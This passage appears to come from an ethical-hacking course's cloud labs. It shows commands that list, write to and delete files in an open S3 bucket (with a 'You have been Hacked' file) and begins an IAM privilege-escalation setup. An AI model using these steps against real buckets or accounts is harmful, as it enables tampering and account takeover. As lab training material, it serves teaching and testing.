cyberresearch.eccouncil.org	Managed	
cybersecurity-i-class.eccouncil.org	Managed	
docserver.eccouncil.org	Managed	
eccouncil.org	Managed	
ECCouncilAbq.mail.onmicrosoft.com	Managed	
ECCouncilAbq.onmicrosoft.com	Managed	
egs.eccouncil.org	Managed	
examspecialists.com	Managed	
iibcouncil.org	Managed	
library.eccouncil.org	Managed	
shieldalliance.com	Managed	

Below the table are navigation buttons: OFFICE365, AZUREAD, MICROSOFT365, and TOOLS. There are also social sharing icons for Twitter and LinkedIn.

21. In similar way you can enter the tenant ID and email in the search field to view the information regarding the tenant and the user.
22. This concludes the demonstration of Azure reconnaissance with AADInternals.

Lab 2: Exploit S3 Buckets

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge of enumerating S3 buckets. Using various techniques, you can exploit misconfigurations in bucket implementation and breach the security mechanism to compromise data privacy. Leaving the S3 bucket session running enables you to modify files such as JavaScript or related code and inject malware into the bucket files. Furthermore, finding the bucket's location and name will help you in testing its security and identifying vulnerabilities in the implementation.

Lab Objectives

- Exploit open S3 buckets using AWS CLI

Overview of S3 Buckets

S3 buckets are used by customers and end users to store text documents, PDFs, videos, images, etc. To store all these data, the user needs to create a bucket with a unique name.

Listed below are several techniques that can be adopted to identify AWS S3 Buckets:

- Inspecting HTML: Analyze the source code of HTML web pages in the background to find URLs to the target S3 buckets

- Brute-Forcing URL: Use Burp Suite to perform a brute-force attack on the target bucket's URL to identify its correct URL
- Finding subdomains: Use tools such as Findsubdomains and Robtex to identify subdomains related to the target bucket
- Reverse IP Search: Use search engines such as Bing to perform reverse IP search to identify the domains of the target S3 buckets
- Advanced Google hacking: Use advanced Google search operators such as “inurl” to search for URLs related to the target S3 buckets

Task 1: Exploit Open S3 Buckets using AWS CLI


The AWS command line interface (CLI) is a unified tool for managing AWS services. With just one tool to download and configure, you can control multiple AWS services from the command line and automate them through scripts.

Before starting this task, you must create your AWS account (<https://aws.amazon.com>).

1. In the Parrot Security machine, click the MATE Terminal icon in the menu to launch the terminal.
2. A Parrot Terminal window appears. In the terminal window, type sudo su and press Enter to run the programs as a root user use toor as password.

The password that you type will not be visible.

3. Now, type cd and press Enter to jump to the root directory.



4. In the terminal window, type pip3 install awscli and press Enter to install AWS CLI.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# pip3 install awscli
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/LinkFinder-1.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/argparse-1.4.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/py_aldns-1.0.2-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/shodan-1.31.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/cmsmap-1.0-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/holehe-1.61-py3.11.egg is deprecated. pip 24.3 will enforce this behaviour change. A possible replacement is to use pip for package installation.. Discussion can be found at https://github.com/pypa/pip/issues/12330
DEPRECATION: Loading egg at /usr/local/lib/python3.11/dist-packages/ghauri-1.3-py3.11.egg is deprecated.
```

- Now, we need to configure AWS CLI. To configure AWS CLI in the terminal window, type `aws configure` and press Enter.

```
[root@parrot] ~
# aws configure
AWS Access Key ID [None]:
```


- It will ask for the following details:

- **AWS Access Key ID**
- **AWS Secret Access Key**

- **Default region name**
 - **Default output format**
7. To provide these details, you need to login to your AWS account.
 8. Click Firefox icon from the top-section of the Desktop.
 9. Login to your AWS account that you created at the beginning of this task. Click the Firefox browser icon in the menu, type <https://console.aws.amazon.com> in the address bar, and press Enter.


If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.

10. The Amazon Web Services Sign-In page appears; type your email account in the Root user email address field and click Next.




11. Type your AWS account password in the Password field and click Sign in.

If a Security check window appears, enter the captcha and click on Submit.



12. Click the AWS account drop-down menu and click Security credentials, as shown in the screenshot.




13. Scroll down to Access Keys section.

14. Click the Create Access Key button. In Continue to create access key?; check the check box and click Create access key.

The screenshot shows the AWS Identity and Access Management (IAM) console. The left sidebar has sections for Dashboard, Access management (User groups, Users, Roles, Policies, Identity providers, Account settings), and Access reports. The main content area is titled "Multi-factor authentication (MFA)" and contains a sub-section for "Access keys". It displays a table with one row: "No MFA devices. Assign an MFA device to improve the security of your AWS environment". A large orange "Assign MFA device" button is centered below the table.

The screenshot shows the "Create access key" dialog box. It contains a warning message about creating root access keys, followed by a note about using IAM roles or temporary credentials. Below this is a section titled "Continue to create access key?" with a checked checkbox labeled "I understand creating a root access key is not a best practice, but I still want to create one." At the bottom right is an orange "Create access key" button.

15. Copy the Access Key and switch to the Terminal window.



16. In the terminal window, right-click your mouse; select Paste from the context menu to paste the copied AWS Access Key ID and press Enter. It will prompt you to the AWS Secret Access Key. Switch to your AWS Account in the browser.
17. Copy the Secret Access Key and minimize the browser window. Switch to the Terminal window.
18. In the terminal window, right-click your mouse, select Paste from the context menu to paste the copied Secret Access Key and press Enter. It will prompt you for the default region name.
19. In the Default region name field, type eu-west-1 and press Enter.
20. The Default output format prompt appears; leave it as default and press Enter.

```
[root@parrot]~[/home/attacker]
[root@parrot]# aws configure
AWS Access Key ID [None]: 07
AWS Secret Access Key [None]: uXq
Default region name [None]: eu-west-1
Default output format [None]:
[root@parrot]~[/home/attacker]
[root@parrot]#
```

21. For demonstration purposes, we have created an open S3 bucket with the name certifiedhacker02 in the AWS service. We are going to use that bucket in this task.

The public S3 buckets can be found during the enumeration phase.

22. Let us list the directories in the certifiedhacker02 bucket. In the terminal window, type aws s3 ls s3://[Bucket Name] (here, Bucket Name is certifiedhacker02) and press Enter.

The bucket name may be different in your lab environment depending on the bucket you are targeting.

23. This will show you the list of directories in the certifiedhacker02 S3 bucket, as shown in the screenshot.

```
[root@parrot]~[/home/attacker]
[root@parrot]~# aws s3 ls s3://certifiedhacker02
2024-01-22 07:43:42    5201590 PRE-Publication-version-SP.800-203.pdf
2024-01-22 07:43:42     428640 PRE-Whitepaper.pdf
[root@parrot]~#
```

24. Now, maximize the browser window, type certifiedhacker02.s3.amazonaws.com in the address bar, and press Enter.

25. This will show you the complete list of directories and files available in this bucket.

```
<ListBucketResult>
<Name>certifiedhacker02</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
<Contents>
<Key>PRE-Publication-version-SP.800-203.pdf</Key>
<LastModified>2024-01-22T12:43:42.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>PRE-Whitepaper.pdf</Key>
<LastModified>2024-01-22T12:43:42.000Z</LastModified>
<ETag>"d354f7b7bccca0d942f3ef75b7ef9fa1"</ETag>
<Size>428640</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
</ListBucketResult>
```

26. Minimize the browser window and switch to Terminal.

27. Let us move some files to the certifiedhacker02 bucket. To do this, in the terminal window, type echo "You have been hacked" >> Hack.txt and press Enter.

28. By issuing this command, you are creating a file named Hack.txt.

The screenshot shows a terminal window titled "echo \"You have been Hacked\" >> Hack.txt - Parrot Terminal". The terminal session is as follows:

```
[root@parrot]~[/home/attacker]
└─#aws s3 ls s3://certifiedhacker02
2024-01-22 07:43:42    5201590 PRE-Publication-version-SP.800-203.pdf
2024-01-22 07:43:42     428640 PRE-Whitepaper.pdf
[root@parrot]~[/home/attacker]
└─#echo "You have been Hacked" >> Hack.txt
[root@parrot]~[/home/attacker]
└─#
```

The desktop environment in the background shows icons for "Fresh", "CEHv13 Module 13 Hacking Web Servers", and "CEHv13 Module 14 Hacking Web Applications".

29. Let us try to move the Hack.txt file to the certifiedhacker02 bucket. In the terminal window, type aws s3 mv Hack.txt s3://certifiedhacker02 and press Enter.


30. You have successfully moved the Hack.txt file to the certifiedhacker02 bucket.

The screenshot shows a terminal window titled "aws s3 mv Hack.txt s3://certifiedhacker02 - Parrot Terminal". The terminal session is as follows:

```
[root@parrot]~[/home/attacker]
└─#aws s3 ls s3://certifiedhacker02
2024-01-22 07:43:42    5201590 PRE-Publication-version-SP.800-203.pdf
2024-01-22 07:43:42     428640 PRE-Whitepaper.pdf
[root@parrot]~[/home/attacker]
└─#echo "You have been Hacked" >> Hack.txt
[root@parrot]~[/home/attacker]
└─#aws s3 mv Hack.txt s3://certifiedhacker02
move: ./Hack.txt to s3://certifiedhacker02/Hack.txt
[root@parrot]~[/home/attacker]
└─#
```

The desktop environment in the background shows icons for "Fresh", "CEHv13 Module 13 Hacking Web Servers", and "CEHv13 Module 14 Hacking Web Applications".

31. To verify whether the file is moved, switch to the browser window and maximize it. Reload the page.
32. You can observe that the Hack.txt file is moved to the certifiedhacker02 bucket, as shown in the screenshot.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<ListBucketResult>
<Name>certifiedhacker02</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
<Contents>
<Key>Hack.txt</Key>
<LastModified>2024-06-05T09:51:00.000Z</LastModified>
<ETag>"5e8ede80faa0c0479e192ce445cd4e0c"</ETag>
<Size>21</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>PRE-Publication-version-SP.800-203.pdf</Key>
<LastModified>2024-01-22T12:43:42.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>PRE-Whitepaper.pdf</Key>
<LastModified>2024-01-22T12:43:42.000Z</LastModified>
<ETag>"d354f7b7bccca0d942f3ef75b7ef9fa1"</ETag>
<Size>428640</Size>
```

33. Minimize the browser window and switch to the Terminal window.
34. Let us delete the Hack.txt file from the certifiedhacker02 bucket. In the terminal window, type aws s3 rm s3://certifiedhacker02/Hack.txt and press Enter.
35. By issuing this command, you have successfully deleted the Hack.txt file from the certifiedhacker02 bucket.

```
[root@parrot]~[/home/attacker]
└─# aws s3 rm s3://certifiedhacker02/Hack.txt
delete: s3://certifiedhacker02/Hack.txt
[root@parrot]~[/home/attacker]
└─#
```

36. To verify whether the file is deleted, switch to the browser window and reload the page.

37. The Hack.txt file is deleted from the certifiedhacker02 bucket.

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
<ListBucketResult>
<Name>certifiedhacker02</Name>
<Prefix/>
<Marker/>
<MaxKeys>1000</MaxKeys>
<IsTruncated>false</IsTruncated>
<Contents>
<Key>PRE-Publication-version-SP800-203.pdf</Key>
<LastModified>2024-01-22T12:43:42.000Z</LastModified>
<ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
<Size>5201590</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
<Contents>
<Key>PRE-Whitepaper.pdf</Key>
<LastModified>2024-01-22T12:43:42.000Z</LastModified>
<ETag>"d354f7b7bccca0d942f3ef75b7ef9fa1"</ETag>
<Size>428640</Size>
<StorageClass>STANDARD</StorageClass>
</Contents>
</ListBucketResult>
```

38. Thus, you can add or delete files from open S3 buckets.

39. This concludes the demonstration of exploiting public S3 buckets.

Lab 3: Perform Privilege Escalation to Gain Higher Privileges

Lab Scenario

As a professional ethical hacker or pen tester, you must try to escalate privileges by employing a user account access key and secret access key obtained using various social engineering techniques. In privilege escalation, you attempt to gain complete access to the target IAM user's account and, then try to attain higher-level privileges in the AWS environment.

In the cloud platform, owing to mistakes in the access allocation system such as coding errors and design flaws, a customer, a third party, or an employee can obtain higher access rights than those that they are authorized to use. This threat arises, because of authentication, authorization, and accountability (AAA) vulnerabilities, user provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

In this lab, we will exploit a misconfigured user permission policy to escalate privileges to the administrator level.

Lab Objectives

- Escalate IAM user privileges by exploiting misconfigured user policy

Overview of Privilege Escalation

Privileges are security roles assigned to users for using specific programs, features, OSes, functions, files, code, etc. to limit access depending on the type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical and horizontal.

- Horizontal Privilege Escalation: An unauthorized user tries to access the resources, functions, and other privileges of an authorized user who has similar access permissions
- Vertical Privilege Escalation: An unauthorized user tries to access the resources and functions of a user with higher privileges such as application or site administrators

Task 1: Escalate IAM User Privileges by Exploiting Misconfigured User Policy

A policy is an entity that, when attached to an identity or resource, defines its permissions. You can use the AWS Management Console, AWS CLI, or AWS API to create customer-managed policies in IAM. Customer-managed policies are standalone policies that you administer in your AWS account. You can then attach the policies to the identities (users, groups, and roles) in your AWS account. If the user policies are not configured properly, they can be exploited by attackers to gain full administrator access to the target user's AWS account.

You need to configure aws cli for this lab refer to Lab 2: Exploit S3 Buckets, Task 1: Exploit Open S3 Buckets using AWS CLI, Steps#1-20.

Before starting this task, create an IAM user (Test) with default settings and create a policy (Test) with permissions including, iam:AttachUserPolicy, iam>ListUserPolicies, sts:AssumeRole, and iam>ListRoles, as shown in the below screenshot. These policies can be exploited by attackers to gain administrator-level


privileges.

The screenshot shows the AWS IAM Policy Editor interface. At the top, a breadcrumb navigation bar reads "IAM > Policies > Test > Edit policy". Below this, a "Step 1" section titled "Modify permissions in Test" contains the JSON code for the policy. A "Step 2" section titled "Review and save" is shown below it. The JSON code is as follows:

```
1  "Version": "2012-10-17",
2  "Statement": [
3    {
4      "Effect": "Allow",
5      "Action": [
6        "iam:AttachUserPolicy",
7        "iam>ListUserPolicies",
8        "iam>ListRoles",
9        "sts:AssumeRole"
10       ],
11      "Resource": "*"
12    }
13  ]
14
15 ]
```

1. In the Parrot Security machine, click the MATE Terminal icon in the menu to launch the terminal.
2. A Parrot Terminal window appears. In the terminal window, type sudo su and press Enter to run the programs as a root user and user toor as password.
3. After configuring the AWS CLI, we create a user policy and attach it to the target IAM user account to escalate the privileges.
4. In the terminal window, type vim user-policy.json and press Enter.

This command will create a file named user-policy in the attacker directory.



